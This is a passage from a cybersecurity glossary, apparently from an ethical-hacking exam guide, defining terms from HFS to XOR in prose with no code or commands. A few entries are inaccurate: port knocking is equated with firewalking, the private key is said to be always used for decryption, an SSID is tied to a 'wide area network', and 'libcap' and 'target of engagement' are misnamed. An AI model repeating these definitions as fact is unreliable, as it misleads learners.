**Hierarchical File System (HFS)** A file system used by macOS.

**honeynet** A network deployed as a trap to detect, deflect, or deter unauthorized use of information systems.

**honeypot** A host designed to collect data on suspicious activity.

**host-based intrusion detection system (HIDS)** An IDS that resides on the host, protecting against file and folder manipulation and other host-based attacks and actions.

**hot site** A fully operational offsite data-processing facility equipped with hardware and system software to be used in the event of a disaster.

**HTTP tunneling** A firewall-evasion technique whereby packets are wrapped in HTTP, as a covert channel to the target.

**human-based social engineering** Using conversation or some other interaction between people to gather useful information.

**hybrid attack** An attack that combines a brute-force attack with a dictionary attack.

**hybrid cloud** A cloud model that is a composite of two or more cloud deployment models (public, private, or community).

**Hypertext Transfer Protocol (HTTP)** A communications protocol used for browsing the Internet.

**Hypertext Transfer Protocol Secure (HTTPS)** A hybrid of the HTTP and SSL/TLS protocols that provides encrypted communication and secure identification of a web server.

**identity and Access Management (IAM)** A framework of policies, procedures, and technologies for granting and ensuring appropriate access to resources for appropriate users.

**Identity as a Service (IDaaS)** A cloud computing type providing IAM services.

**identity theft** A form of fraud in which someone pretends to be someone else by assuming that person's identity, typically to access resources or obtain credit and other benefits in that person's name.

**impersonation** A social engineering effort in which the attacker pretends to be an employee, a valid user, or even an executive to elicit information or access.

**inference attack** An attack in which the hacker can derive information from the cipher text without actually decoding it. Sensitive information can be considered compromised if an adversary can infer its real value with a high level of confidence.

**information technology (IT) asset criticality** The level of importance assigned to an IT asset.

**information technology (IT) asset valuation** The monetary value assigned to an IT asset.

**information technology (IT) infrastructure** The combination of all IT assets, resources, components, and systems.

**information technology (IT) security architecture and framework** A document describing information security guidelines, policies, procedures, and standards.

**Information Technology Security Evaluation Criteria (ITSEC)** A structured set of criteria for evaluating computer security within products and systems produced by European countries; it has been largely replaced by the Common Criteria.

**Infrastructure as a Service (IaaS)** A cloud computing type providing virtualized computing resources over the Internet.

**infrastructure mode** A wireless networking mode where all clients connect to the wireless network through a central access point.

**initial sequence number (ISN)** A number assigned during TCP startup sessions that tracks how much information has been moved. This number is used by hackers when hijacking sessions.

**insider affiliate** A spouse, friend, or client of an employee who uses the employee's credentials to gain physical or logical access to organizational resources.

**insider associate** A person with limited authorized access to the organization; contractors, guards, and cleaning services are all examples.

**Institute of Electrical and Electronics Engineers (IEEE)** An organization composed of engineers, scientists, and students that issues standards related to electrical, electronic, and computer engineering.

**integrity** The security property that data is not modified in an unauthorized and undetected manner. Also, this is the principle of taking measures to ensure that data received is in the same condition and state as when it was originally transmitted.

**Interior Gateway Protocol (IGP)** An Internet routing protocol used to exchange routing information within an autonomous system.

**International Organization for Standardization (ISO)** An international organization composed of national standards bodies from more than 75 countries. ISO developed the Open System Interconnection (OSI) reference model.

**Internet Assigned Number Authority (IANA)** The organization that governs the Internet's top-level domains, IP address allocation, and port number assignments.

**Internet Control Message Protocol (ICMP)** A protocol used to pass control and error messages between nodes on the Internet.

**Internet of Things (IoT)** The collection of devices using sensors, software, storage, and electronics to collect, analyze, store, and share data among themselves or to a user, with or without human intervention or action.

**Internet Protocol (IP)** A protocol for transporting data packets across a packet-switched internetwork (such as the Internet). IP is a routed protocol.

**Internet Protocol Security (IPSec) architecture** A suite of protocols used for securing Internet Protocol (IP) communications by authenticating and encrypting each IP packet of a communication session. This suite includes protocols for establishing mutual authentication between agents at session establishment and for negotiating the cryptographic keys to be used throughout the session.

**Internet service provider (ISP)** A business, government agency, or educational institution that provides access to the Internet.

**intranet** A self-contained network with a limited number of participants who extend limited trust to one another in order to accomplish an agreed-upon goal.

**intrusion detection system (IDS)** A security tool designed to protect a system or network against attacks by comparing traffic patterns against a list of both known attack signatures and general characteristics of how attacks may be carried out. Threats are rated and reported.

**intrusion prevention system (IPS)** A security tool designed to protect a system or network against attacks by comparing traffic patterns against a list of both known attack signatures and general characteristics of how attacks may be carried out. Threats are rated and reported, with protective measures taken to prevent the more significant threats.

**IoT gateway** A device designed to send collected data from IoT devices to the user or to data storage (the cloud) for use later.

**iris scanner** A biometric device that uses pattern-recognition techniques based on images of the irises of an individual's eyes.

**ISO/IEC 27001** A standard that provides best-practice recommendations on information security management for use by those responsible for initiating, implementing, or maintaining Information Security Management Systems (ISMS). Information security is defined within the standard in the context of the CIA triad.

**Kerberos** A widely used authentication protocol developed at the Massachusetts Institute of Technology (MIT). Kerberos authentication uses tickets (known as *Ticket Granting Tickets, TGT*),

a Ticket Granting Service (TGS), and a Key Distribution Center (KDC).

**key exchange protocol** A method in cryptography by which cryptographic keys are exchanged between users, thus allowing use of a cryptographic algorithm (for example, the Diffie-Hellman key exchange).

**keylogger** A software application or hardware device that captures user keystrokes.

**last in, first out (LIFO)** A programming principle whereby the last piece of data added to the stack is the first piece of data taken off.

**Lightweight Directory Access Protocol (LDAP)** An industry-standard protocol used for accessing and managing information within a directory service; an application protocol for querying and modifying data using directory services running over TCP/IP.

**limitation of liability and remedies** A legal limit on the amount of financial liability and remedies the organization is responsible for taking on.

**local area network (LAN)** A computer network confined to a relatively small area, such as a single building or campus.

**logic bomb** A piece of code intentionally inserted into a software system that will perform a malicious function when specified conditions are met at some future point.

**MAC filtering** A method of permitting only MAC addresses in a preapproved list of network access. Addresses not matching are blocked.

**macro virus** A virus written in a macro language and usually embedded in document or spreadsheet files.

**malicious code** Software or firmware intended to perform an unauthorized process that will have an adverse impact on the confidentiality, integrity, or availability of an information system. A virus, worm, Trojan horse, or other code-based entity that infects a host.

**malware** A program or piece of code inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system. Malware consists of viruses, worms, and other malicious code.

**mandatory access control (MAC)** An access control model in which access to system resources is restricted based on the sensitivity (as represented by a label) of the information contained in the system resource and the formal authorization (that is, clearance) of users to access information of such sensitivity.

**man-in-the-middle attack** An attack where the hacker positions himself between the client and the server to intercept (and sometimes alter) data traveling between the two.

**mantrap** Also known as an *access control vestibule*, a small space having two sets of interlocking doors; the first set of doors must close before the second set opens. Typically authentication is required for each door, often using different factors. For example, a smartcard may open the first door, and a personal identification number entered on a number pad opens the second.

**master boot record infector** A virus designed to infect the master boot record.

**maximum tolerable downtime (MTD)** A measurement of the potential cost due to a particular asset being unavailable, used as a means to prioritize the recovery of assets should the worst occur.

**MD5** A hashing algorithm that results in a 128-bit output.

**Media Access Control (MAC)** A sublayer of Layer 2 of the OSI model, the Data Link layer. It provides addressing and channel access control mechanisms that enable several terminals or network nodes to communicate within a multipoint network.

**methodology** A documented process for a procedure designed to be consistent, repeatable, and accountable.

**microservices** Cloud hosted sub-applications that perform tasks individually but work together for specific functions.

**multipartite virus** A computer virus that infects and spreads in multiple ways.

**Multipurpose Internet Mail Extensions (MIME)** An extensible mechanism for e-mail. A variety of MIME types exist for sending content such as audio, binary, or video using the Simple Mail Transfer Protocol (SMTP).

**NetBSD** A free, open source version of the Berkeley Software Distribution of Unix, often used in embedded systems.

**NetBus** A software program for remotely controlling a Microsoft Windows computer system over a network. Generally it is considered malware.

**network access server** A device providing temporary, on-demand, point-to-point network access to users.

**network address translation (NAT)** A technology where you advertise one IP address externally and data packets are rerouted to the appropriate IP address inside your network by a device providing translation services. In this way, IP addresses of machines on your internal network are hidden from external users.

**Network Basic Input/Output System (NetBIOS)** An API that provides services related to the OSI model's Session layer, allowing applications on separate computers to communicate over a LAN.



**network interface card (NIC)** An adapter that provides the physical connection to send and receive data between the computer and the network media.

**Network layer** Layer 3 of the OSI reference model. This layer is where routing occurs.

**network operations center (NOC)** One or more locations from which control is exercised over a computer, television broadcast, or telecommunications network.

**network tap** Any kind of connection that allows you to see all traffic passing by. Generally used in reference to a network-based IDS (NIDS) to monitor all traffic.

**network-based intrusion detection system (NIDS)** An intrusion detection system, generally passive in nature, that monitors network traffic.

**Nmap** An open source scanning utility used to discover hosts and services on a network.

**node** A device on a network.

**nonrepudiation** The means by which a recipient of a message can ensure the identity of the sender and neither party can deny having sent or received the message. The most common method is through digital certificates.

**NOP** A command that instructs the system processor to do nothing. Many overflow attacks involve stringing several NOP operations together (known as a *NOP sled* ).

**nslookup** A network administration command-line tool available for many operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mappings or any other specific DNS record.

**NT LAN Manager (NTLM)** The default network authentication suite of protocols for Windows NT 4.0—retained in later versions for backward compatibility. NTLM is considered insecure and was replaced by NTLMv2.

**null session** An anonymous connection to an administrative share (IPC\$) on a Windows machine. Null sessions allow for enumeration of Windows machines, among other attacks.

**open source** Describes practices in production and development that promote access to the end product's source materials.

**Open Source Security Testing Methodology Manual (OSSTMM)** A peer-reviewed, formalized methodology of security testing and analysis.

**Open Systems Interconnection (OSI) reference model** A network architecture framework developed by ISO that describes the communications process between two systems across the Internet in seven distinct layers.

**OpenBSD** A Unix-like computer operating system descending from the Berkeley Software Distribution (BSD). OpenBSD includes a number of security features absent or optional in other operating systems.

**operating system attack** An attack that exploits the common mistake many people make when installing operating systems—that is, accepting and leaving all the defaults.

**operational technology (OT)** Software and hardware designed to monitor, detect, and cause changes to industrial operations.

**out-of-band signaling** Transmission using channels or frequencies outside those normally used for data transfer; often used for error reporting.

**outsider associate** A untrusted outsider using open, or illicitly gained, access to an organization's resources.

**overt channel** A communications path, such as the Internet, authorized for data transmission within a computer system or network.

**packer** A crypter that uses compression to pack malware executables into smaller sizes to avoid detection.

**packet** A unit of information formatted according to specific protocols, generally regarded as being used in OSI Layer 3, that allows precise transmittal of data from one network node to another. Also called a *datagram (UDP)* or *data packet*, a packet contains a header (container) and a payload (contents). Any IP message larger than 1500 bytes will be fragmented into packets for transmission.

**packet filtering** Controlling access to a network by analyzing the headers of incoming and outgoing packets and letting them pass or discarding them based on rule sets created by a network administrator. A packet filter allows or denies packets based on destination, source, and/or port.

**Packet Internet Groper (ping)** A utility that sends an ICMP Echo message to determine whether a specific IP address is accessible; if the message receives a reply, the address is reachable.

**parameter tampering** An attack where the hacker manipulates parameters within the URL string in hopes of modifying data.

**passive attack** An attack against an authentication protocol in which the attacker intercepts data in transit along the network between the claimant and verifier but does not alter the data (in other words, eavesdropping).

**Password Authentication Protocol (PAP)** A simple PPP authentication mechanism in which the user name and password are transmitted in clear text to prove identity. PAP compares the user name and password to a table listing authorized users.

**patch** A piece of software, provided by the vendor, intended to update or fix known, discovered problems in a computer program or its supporting data.

**pattern matching** The act of checking some sequence of tokens for the presence of the constituents of some pattern.

**payload** The contents of a packet or specific malicious content an attacker delivers that is acted upon and executed by the system. A system attack requires the attacker to deliver a malicious payload that is acted upon and executed by the system.

**Payment Card Industry Data Security Standard (PCI DSS)**

A security standard for organizations handling credit cards, ATM, and other point-of-sales cards. The standard applies to all groups and organizations involved in the entirety of the payment process—from card issuers to merchants to those storing and transmitting card information—and consist of 12 requirements.

**penetration testing** A method of evaluating the security of a computer system or network by simulating an attack from a malicious source.

**personal identification number (PIN)** A secret, typically consisting of only decimal digits, that a claimant memorizes and uses to authenticate his identity.

**phishing** A social engineering attack whereby the attacker crafts an e-mail—usually with a bogus link for the user to click—and sends it to folks inside the target organization .

**Physical layer** Layer 1 of the OSI reference model. All physical concerns, such as media, connector types, etc., reside here.

**physical security** Security measures, such as a locked door, perimeter fence, or security guard, to prevent or deter physical access to a facility, resource, or information stored on physical media.

**piggybacking** When an authorized person allows (intentionally or unintentionally) someone to pass through a secure door, despite the intruder not having a badge.

**ping sweep** The process of pinging each address within a subnet to map potential targets. Ping sweeps are unreliable and easily detectable but very fast.

**Platform as a Service (PaaS)** A cloud computing type geared toward software development, providing a platform that allows subscribers to develop applications without building the infrastructure that normally would be required to develop and launch software.

**Point-to-Point Protocol (PPP)** Provides router-to-router or host-to-network connections over asynchronous and synchronous circuits.

**Point-to-Point Tunneling Protocol (PPTP)** A VPN tunneling protocol with encryption. PPTP connects two nodes in a VPN by using one TCP port for negotiation and authentication and one IP protocol for data transfer.

**polymorphic virus** Malicious code that uses a polymorphic engine to mutate while keeping the original algorithm intact; the code changes itself each time it runs, but the function of the code does not change.

**port address translation (PAT)** A NAT method in which multiple internal hosts, using private IP addressing, can be mapped through a single public IP address using the session IDs and port numbers. An internal global IP address can support in excess of 65,000 concurrent TCP and UDP connections.

**port knocking** Another term for *firewalking*, the method of externally testing ports on a firewall by generating a connection attempt on each port, one by one. *See also* firewalking.

**port redirection** The process of directing a protocol from one port to another.

**port scanning** The process of using an application to remotely identify open ports on a system (for example, whether systems allow connections through those ports).

**POST** An HTTP command to transmit text to a web server for processing. This is the opposite of an HTTP GET.

**Post Office Protocol 3 (POP3)** An Application layer protocol used by local e-mail clients to retrieve e-mail from a remote server over a TCP/IP connection.

**Presentation layer** Layer 6 of the OSI reference model. The Presentation layer ensures information sent by the Application layer of the sending system will be readable by the Application layer of the receiving system.

**Pretty Good Privacy (PGP)** A data encryption/decryption program often used for e-mail and file storage.

**private cloud** A cloud deployment model operated solely for a single organization (aka single-tenant environment) and is usually not pay-as-you-go.

**private key** The secret portion of an asymmetric key pair, typically used to decrypt or digitally sign data. The private key is never shared and is always used for decryption, with one notable exception: the private key is used to encrypt the digital signature.

**private network address** A nonroutable IP address range intended for use only within the confines of a single organization, falling within the predefined range of 10.0.0.0, 172.16—31.0.0, or 192.168.0.0.

**promiscuous mode** A configuration of a network card that makes the card pass all traffic it receives to the central processing unit rather than just frames addressed to it—a feature normally used

for packet sniffing and bridged networking for hardware virtualization. Windows machines use WinPcap for this; Linux uses libcap.

**protocol** A formal set of rules describing data transmission, especially across a network. A protocol determines the type of error checking, the data compression method, how the sending device will indicate completion, how the receiving device will indicate the message was received, and so on.

**protocol stack** A set of related communications protocols operating together as a group to address communication at some or all of the seven layers of the OSI reference model.

**proxy server** A device set up to send a response on behalf of an end node to the requesting host. Proxies are generally used to obfuscate the host from the Internet.

**public cloud** A cloud deployment model where services are provided over a network that is open for public use (such as the Internet).

**public key** The public portion of an asymmetric key pair, typically used to encrypt data or verify signatures. Public keys are shared and are used to encrypt messages.

**public key infrastructure (PKI)** A set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates.

**pure insider** An employee with all the rights and access associated with being employed by the company.

**purple team** A single team of security professionals who perform cooperative vulnerability and penetration assessments (CVPA).

**qualitative risk assessment** A nonnumerical, subjective risk evaluation. This is used with qualitative assessment (an evaluation of

risk that results in ratings of none, low, medium, or high for the probability).

**quality of service (QoS)** A defined measure of service within a network system—administrators may assign a higher QoS to one host, segment, or type of traffic.

**quantitative risk assessment** Calculations of two components of risk (R): the magnitude of the potential loss (L) and the probability (P) that the loss will occur.

**queue** A backlog of packets stored in buffers and waiting to be forwarded over an interface.

**reconnaissance** The steps taken to gather evidence and information on the targets you want to attack.

**remote access** Access by information systems (or users) communicating from outside the information system security perimeter.

**replay attack** An attack where the hacker repeats a portion of a cryptographic exchange in hopes of fooling the system into setting up a communications channel.

**Requests for Comments (RFCs)** Published by the IETF (Internet Engineering Task Force), a series of documents and notes on standards used or proposed for use on the Internet; each is identified by a number.

**reverse lookup; reverse DNS lookup** Used to find the domain name associated with an IP address; the opposite of a DNS lookup.

**reverse social engineering** A social engineering attack that manipulates the victim into calling the attacker for help.

**resource identifier (RID)** The last portion of the security identifier (SID) that identifies the user, computer, or domain to the



system in Windows. A RID of 500 identifies the administrator account.

**Rijndael** An encryption standard designed by Joan Daemen and Vincent Rijmen. This was chosen by a NIST contest to become the Advanced Encryption Standard (AES).

**ring topology** A networking configuration where all nodes are connected in a circle with no terminated ends on the cable.

**risk** The potential for damage to or loss of an IT asset.

**risk acceptance** An informed decision to accept the potential for damage to or loss of an IT asset.

**risk assessment** An evaluation conducted to determine the potential for damage to or loss of an IT asset.

**risk avoidance** A decision to reduce the potential for damage to or loss of an IT asset by taking some type of action.

**risk transference** Shifting responsibility for damage to or loss of an IT asset from one party to another—for example, through purchasing an insurance policy.

**rogue access point** A wireless access point that either has been installed on a secure company network without explicit authorization from a local network administrator or has been created to allow a hacker to conduct a man-in-the-middle attack.

**role-based access control** An approach to restricting system access to authorized users in which roles are created for various job functions. The permissions to perform certain operations are assigned to specific roles. Members of staff (or other system users) are assigned particular roles, and through those role assignments they acquire the permissions to perform particular system functions.

**rolling code** Also known as *hopping code*, the code used by a key fob to unlock (and, in some cases, start) a car. Stealing this code

and reusing it is referred to as a rolling code attack.

**rootkit** A set of tools (applications or code) that enables administrator-level access to a computer or computer network and is designed to obscure the fact that the system has been compromised. Rootkits are dangerous malware entities that provide administrator control of machines to attackers and are difficult to detect and remove.

**Roots of Trust (RoT)** A set of functions within the Trusted Computing Model that are always trusted by the computer's operating system.

**route** 1. The path a packet travels to reach the intended destination. Each individual device along the path traveled is called a *hop*. 2. Information contained on a device containing instructions for reaching other nodes on the network. This information can be entered dynamically or statically.

**routed protocol** A protocol defining packets that are able to be routed by a router.

**router** A device that receives and sends data packets between two or more networks. The packet headers and a forwarding table provide the router with the information necessary for deciding which interface to use to forward packets.

**Routing Information Protocol (RIP)** A distance-vector routing protocol that employs the hop count as a routing metric. The "hold down time," used to define how long a route is held in memory, is 180 seconds. RIP prevents routing loops by implementing a limit on the number of hops allowed in a path from the source to a destination. The maximum number of hops allowed for RIP is 15. This hop limit, however, also limits the size of networks that RIP can support. A hop count of 16 is considered an infinite distance and is used to deprecate inaccessible, inoperable, or otherwise undesirable routes in the selection process.

**Routing Protocol** A standard developed to enable routers to exchange messages containing information about routes to reach subnets in the network.

**rule-based access control** A set of rules defined by a system administrator that indicates whether access is allowed or denied to resource objects.

**Sarbanes-Oxley (SOX) Act** U.S. law created to make corporate disclosures more accurate and reliable in order to protect the public and investors from shady behavior. There are 11 titles within SOX.

**scope creep** The change or growth of a project's scope.

**script kiddie** A derogatory term used to describe an attacker, usually new to the field, who uses simple, easy-to-follow scripts or programs developed by others to attack computer systems and networks and deface websites.

**secure channel** A means of exchanging information from one entity to another using a process that does not provide an attacker the opportunity to reorder, delete, insert, or read information.

**Secure Multipurpose Mail Extension (S/MIME)** A standard for encrypting and authenticating MIME data; used primarily for Internet e-mail.

**Secure Sockets Layer (SSL)** A protocol that uses a private key to encrypt data before transmitting confidential documents over the Internet; widely used on e-commerce, banking, and other sites requiring privacy. Largely replaced by TLS (Transport Layer Security).

**Security Accounts Manager (SAM)** File in Windows that stores all the password hashes for the system.

**Security as a Service (SECaaS)** A cloud computing type providing penetration testing, intrusion detection, and other security services.

**security breach or security incident** The exploitation of a security vulnerability.

**security bulletin** An announcement, typically from a software vendor, of a known security vulnerability in a program; often the bulletin contains instructions for the application of a software patch.

**security by obscurity** A principle in security engineering that attempts to use anonymity and secrecy (of design, implementation, and so on) to provide security; the footprint of the organization, entity, network, or system is kept as small as possible to avoid interest by hackers. The danger is that a system relying on security by obscurity may have theoretical or actual security vulnerabilities that its owners or designers believe are not known.

**security controls** Safeguards or countermeasures to avoid, counteract, or minimize security risks.

**security defect** An unknown deficiency in software or some other product that results in a security vulnerability being identified.

**security identifier (SID)** The method by which Windows identifies user, group, and computer accounts for rights and permissions.

**security incident response team (SIRT)** A group of experts that handles computer security incidents.

**security kernel** The central part of a computer or communications system hardware, firmware, and software that implements the basic security procedures for controlling access to system resources.

**segment** A section or subset of the network. Often a router or other routing device provides the endpoint of the segment.

**separation of duties** The concept of having more than one person required to complete a task.

**Serial Line Internet Protocol (SLIP)** A protocol for exchanging packets over a serial line.

**service level agreement (SLA)** A part of a service contract where the level of service is formally defined; may be required as part of the initial pen test agreement.

**service set identifier (SSID)** A value assigned to uniquely identify a single wide area network (WAN) in wireless LANs. SSIDs are broadcast by default and are sent in the header of every packet. SSIDs provide no encryption or security.

**service-oriented architecture (SOA)** A design approach that makes it easier for application components to cooperate and exchange information on systems connected over a network: it's designed to allow software components to deliver information directly to other components over a network.

**session hijacking** An attack in which a hacker steps between two ends of an already established communication session and uses specialized tools to guess sequence numbers to take over the channel.

**Session layer** Layer 5 of the OSI reference model. The mechanism for opening, closing, and managing a session between end-user application processes resides here.

**session splicing** A method used to prevent IDS detection by dividing the request into multiple parts that are sent in different packets.

**sheepdip** A stand-alone computer, kept off the network, that is used for scanning potentially malicious media or software.

**shoulder surfing** Looking over an authorized user's shoulder in order to steal information (such as authentication information).

**shrink-wrap code attacks** Attacks that take advantage of the built-in code and scripts most off-the-shelf applications come with.

**sidejacking** A hacking method for stealing the cookies used during a session build and replaying them for unauthorized connection purposes.

**signature scanning** A method for detecting malicious code on a computer by comparing the files to signatures of known viruses stored in a database.

**sign-in seal** An e-mail protection method using a secret message or image that can be referenced on any official communication with the site; if an e-mail is received without the image or message, the recipient knows it is not legitimate.

**Simple Mail Transfer Protocol (SMTP)** An Application layer protocol for sending electronic mail between servers.

**Simple Network Management Protocol (SNMP)** An Application layer protocol for managing devices on an IP network.

**Simple Object Access Protocol (SOAP)** A protocol used for exchanging structured information, such as XML-based messages, in the implementation of web services.

**single loss expectancy (SLE)** The monetary value expected from the occurrence of a risk on an asset. It is mathematically expressed as

$$\text{single loss expectancy (SLE)} = \text{asset value (AV)} \times \text{exposure factor (EF)}$$

where EF is represented in the impact of the risk over the asset, or percentage of asset lost. As an example, if the AV is reduced by two-thirds, the exposure factor value is 0.66. If the asset is completely lost, the EF is 1.0. The result is a monetary value in the same unit as the SLE is expressed.

**site survey** An inspection of a place where a company or individual proposes to work, to gather the necessary information for a design or risk assessment.

**smartcard** A card with a built-in microprocessor and memory used for identification or financial transactions. The card transfers data to and from a central computer when inserted into a reader.

**smishing** An attack using text messaging, where a user is tricked into downloading malware onto his cellular phone or other mobile device.

**Smurf attack** A denial-of-service attack where the attacker sends a large number of pings to the network's broadcast address from the spoofed IP address of the target. All systems in the subnet then respond to the spoofed address, eventually flooding the device.

**sniffer** Computer software or hardware that can intercept and log traffic passing over a digital network.

**SOA record** Start of Authority record, which identifies the primary name server for the zone. The SOA record contains the hostname of the server responsible for all DNS records within the namespace, as well as the basic properties of the domain.

**social engineering** A nontechnical method of hacking. Social engineering is the art of manipulating people, whether in person (human based) or via computing methods (computer based), into providing sensitive information.

**Software as a Service (SaaS)** A type of cloud computing used as a software distribution model.

**source routing** A network traffic management technique designed to allow applications to specify the route a packet will take to a destination, regardless of what the route tables between the two systems say.

**spam** An electronic version of junk mail; unsolicited commercial e-mail sent to numerous recipients.

**spoofing** A method of falsely identifying the source of data packets; often used by hackers to make it difficult to trace where an

attack originated.

**spyware** A type of malware that covertly collects information about a user.

**stateful packet filtering** A method of network traffic filtering that monitors the entire communications process, including the originator of the session and from which direction it started.

**steganography** The art and science of creating a covert message or image within another message, image, audio, or video file.

**stream cipher** A symmetric key cipher where plain-text bits are combined with a pseudorandom cipher bit stream (keystream), typically by an exclusive-or (XOR) operation. In a stream cipher, the plain-text digits are encrypted one at a time, and the transformation of successive digits varies during the encryption.

**suicide hacker** A hacker who aims to bring down critical infrastructure for a “cause” and does not worry about the penalties associated with his actions.

**supervisory control and data acquisition (SCADA)** A centralized supervisory control system generally used for controlling and monitoring industrial facilities and infrastructure. SCADA consists of a control server (SCADA-MTU), communications devices, and distributed field sites (used to actually monitor and control specific operations).

**Sybil attack** An IoT DoS attack using multiple forged identities to create the illusion of traffic congestion, which affects everyone else in the local IoT network.

**symmetric algorithm** A class of algorithms for cryptography that use the same cryptographic key for both decryption and encryption.

**symmetric encryption** A type of encryption where the same key is used to encrypt and decrypt the message.



**SYN attack** A type of denial-of-service attack where a hacker sends thousands of SYN packets to the target with spoofed IP addresses.

**SYN flood attack** A type of attack used to deny service to legitimate users of a network resource by intentionally overloading the network with illegitimate TCP connection requests. SYN packets are sent repeatedly to the target, but the corresponding SYN/ACK responses are ignored.

**syslog** A protocol used for sending and receiving log information for nodes on a network.

**tailgating** A physical security attack whereby an attacker has a fake badge and simply follows an authorized person through the opened security door.

**target of engagement (TOE)** The software product or system that is the subject of an evaluation.

**Telnet** A protocol used in networking to provide bidirectional, interactive, text-oriented communication facility using a virtual terminal connection. Commands entered locally are executed on the remote system.

**Temporal Key Integrity Protocol (TKIP)** A security protocol used in IEEE 802.11i to replace WEP without the requirement to replace legacy hardware.

**Terminal Access Controller Access-Control System (TACACS)** A remote authentication protocol that is used to communicate with an authentication server commonly used in Unix networks.

**third party** A person or entity indirectly involved in a relationship between two principals.

**threat** Any circumstance or event with the potential to adversely impact organizational operations, organizational assets, or

individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

**three-way (TCP) handshake** A three-step process computers execute to negotiate a connection with one another. The three steps are SYN, SYN/ACK, and ACK.

**tiger team** A group of people, gathered together by a business entity, working to address a specific problem or goal.

**time bomb** A program designed to execute at a specific time to release malicious code onto the computer system or network.

**time to live (TTL)** A limit on the amount of time or number of iterations or transmissions in computer and network technology a packet can experience before it will be discarded.

**timestamping** Recording the time, normally in a log file, when an event happens or when information is created or modified.

**Tini** A small Trojan program that listens on port 777.

**traceroute** A utility that traces a packet from your computer to an Internet host, showing how many hops the packet takes to reach the host and how long the packet requires to complete the hop. The command differs in usage depending on the OS used; *tracert* is used on Windows systems, whereas *traceroute* is used on Linux distributions.

**Transmission Control Protocol (TCP)** A connection-oriented, Layer 4 protocol for transporting data over network segments. TCP is considered reliable because it guarantees delivery and the proper reordering of transmitted packets. This protocol is used for most long-haul traffic on the Internet.

**Transport layer** Layer 4 of the OSI reference model. Transport layer functions include end-to-end delivery, segment order, reliability, and flow control, as well as TCP flags and port numbering.

**Transport Layer Security (TLS)** A standard for encrypting e-mail, web pages, and other stream-oriented information transmitted over the Internet.

**trapdoor function** A function that is easy to compute in one direction yet believed to be difficult to compute in the opposite direction (finding its inverse) without special information, called the *trapdoor*. This function is widely used in cryptography.

**Trojan horse** A non-self-replicating program that appears to have a useful purpose but in reality has a different, malicious purpose.

**trusted computing base (TCB)** The set of all hardware, firmware, and/or software components critical to IT security. Bugs or vulnerabilities occurring inside the TCB might jeopardize the security properties of the entire system.

**Trusted Computer System Evaluation Criteria (TCSEC)** A U.S. Department of Defense (DoD) standard that sets basic requirements for assessing the effectiveness of computer security controls built into a computer system.

**tumblng** The act of using numerous electronic serial numbers on a cell phone until a valid number is located.

**tunnel** A point-to-point connection between two endpoints created to exchange data. Typically a tunnel is either an encrypted connection or a connection using a protocol in a method for which it was not designed. An encrypted connection forms a point-to-point connection between sites in which only the sender and the receiver of the data see it in a clear state.

**tunneling** Transmitting one protocol encapsulated inside another protocol.

**tunneling virus** A self-replicating malicious program that attempts installation beneath antivirus software by directly

intercepting the interrupt handlers of the operating system to evade detection.

**Unicode** An international encoding standard, working within multiple languages and scripts, that represents each letter, digit, or symbol with a unique numeric value that applies across different platforms.

**Uniform Resource Locator (URL)** A string that represents the location of a web resource—most often a website.

**User Datagram Protocol (UDP)** A connectionless, Layer 4 transport protocol. UDP is faster than TCP but offers no reliability. A best effort is made to deliver the data, but no checks and verifications are performed to guarantee delivery. Therefore, UDP is termed a *connectionless* protocol. UDP is simpler to implement and is used where a small amount of packet loss is acceptable, such as for streaming video and audio.

**Vehicle Ad Hoc Network (VANET)** The communications network used by IoT-enabled vehicles; refers to the spontaneous creation of a wireless network for vehicle-to-vehicle (V2V) data exchange.

**virtual local area network (VLAN)** Devices, connected to one or more switches, grouped logically into a single broadcast domain. Administrators can divide the devices connected to the switches into multiple VLANs without requiring separate physical switches.

**virtual private network (VPN)** A technology that establishes a tunnel to create a private, dedicated, leased-line network over the Internet. The data is encrypted so it's readable only by the sender and receiver. Companies commonly use VPNs to allow employees to connect securely to the company network from remote locations.

**virtualization** A practice whereby the physical aspects of the hardware are virtually presented to operating systems in a way that

allows one or more virtual machines (with their own operating systems) to run *simultaneously* on the same physical box.

**virus** A malicious computer program with self-replication capabilities that attaches to another file and moves with the host from one computer to another.

**virus hoax** An e-mail message that warns users of a nonexistent virus and encourages them to pass on the message to other users.

**vishing** Social engineering attacks using a phone.

**vulnerability** Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

**vulnerability assessment** Formal description and evaluation of the vulnerabilities in an information system.

**vulnerability management** The cyclical practice of identifying, classifying, remediating, and mitigating vulnerabilities.

**vulnerability scanning** Sending packets or requests to another system to gain information to be used to identify weaknesses and protect the system from attacks.

**war chalking** Drawing symbols in public places to alert others to an open Wi-Fi network. War chalking can include the SSIDs, administrative passwords to APs, and other information.

**war dialing** The act of dialing all numbers within an organization to discover open modems.

**war driving** The act of searching for Wi-Fi wireless networks by a person in a moving vehicle, using a portable device.

**warm site** An environmentally conditioned workspace partially equipped with IT and telecommunications equipment to support relocated IT operations in the event of a significant disruption.

**web spider** A program designed to browse websites in an automated, methodical manner. Sometimes these programs are used to harvest information from websites, such as e-mail addresses.

**white hat** An ethical hacker. White hat hackers are engaged to test the security of an organization, and work solely within the bounds of an agreement that has been signed and agreed upon by all parties before the assessment begins.

**white-box testing** A pen testing method where the attacker knows all information about the internal network. It is designed to simulate an attack by a disgruntled systems administrator or similar level.

**whois** A query and response protocol widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address, or an autonomous system.

**wide area network (WAN)** Two or more LANs connected by a high-speed line across a large geographical area.

**Wi-Fi** A term trademarked by the Wi-Fi Alliance, used to define a standard for devices to use to connect to a wireless network.

**Wi-Fi Protected Access (WPA)** Provides data encryption for IEEE 802.11 wireless networks so data can be decrypted only by the intended recipients.

**Wired Equivalent Privacy (WEP)** A security protocol for wireless local area networks defined in the 802.11b standard; intended to provide the same level of security as a wired LAN. WEP is not considered strong security, although it does authenticate clients to access points, encrypt information transmitted between clients and access points, and check the integrity of each packet exchanged.

**wiretapping** The monitoring of telephone or Internet conversations, typically by covert means.

**worm** A self-replicating, self-propagating, self-contained program that uses networking mechanisms to spread itself.

**wrapper** Software used to bind a Trojan and a legitimate program together so the Trojan will be installed when the legitimate program is executed.

**XOR operation** A mathematical operation requiring two binary inputs: if the inputs match, the output is a 0; otherwise, it is a 1.

